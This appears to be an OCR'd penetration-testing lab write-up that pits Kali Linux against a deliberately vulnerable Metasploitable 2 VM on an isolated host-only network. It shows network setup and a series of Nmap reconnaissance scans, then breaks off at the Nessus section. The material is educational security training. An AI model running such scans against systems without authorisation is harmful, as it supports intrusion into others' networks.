

# Penetration Testing Lab: Kali Linux vs Metasploitable 2


**Tools:** Nmap, Nessus, Metasploit
**Target:** Metasploitable 2
**Attacker:** Kali Linux
**Objective:** Perform recon, vulnerability scanning, exploitation


Section 1: Environment Setup




**Description:**
Configured dual network adapters for Kali Linux: one Bridged Adapter for internet access, and one Host-Only Adapter to isolate and communicate with Metasploitable 2 within a controlled lab environment.







**Description:**
Verified IP addresses on both Kali and Metasploitable VMs using ip a and ifconfig. Ensured both are on the same subnet (192.168.56.0/24) and connected via Host-Only Adapter.


Section 2: Reconnaissance with Nmap

1. Ping Scan – Check if target is up
   nmap -sn 192.168.56.103/24





**Description:**
Scanned the local subnet to discover all live hosts. Metasploitable was identified as an active device on the network.

Port Scan
nmap -sS 192.168.56.103





**Description:**
Conducted a SYN scan to identify open ports on the target. Results showed multiple services exposed on standard ports, indicating a broad attack surface.

**Service Version Detection**
nmap -sV 192.168.56.103



Aggressive Full Scan
nmap -A -oN nmap-scan.txt 192.168.56.103





**Description:**
Performed a full service and OS detection scan. Nmap identified specific software versions running on open ports, aiding in vulnerability research.

Section 3: Vulnerability Scanning with Nessus

✅ Steps:

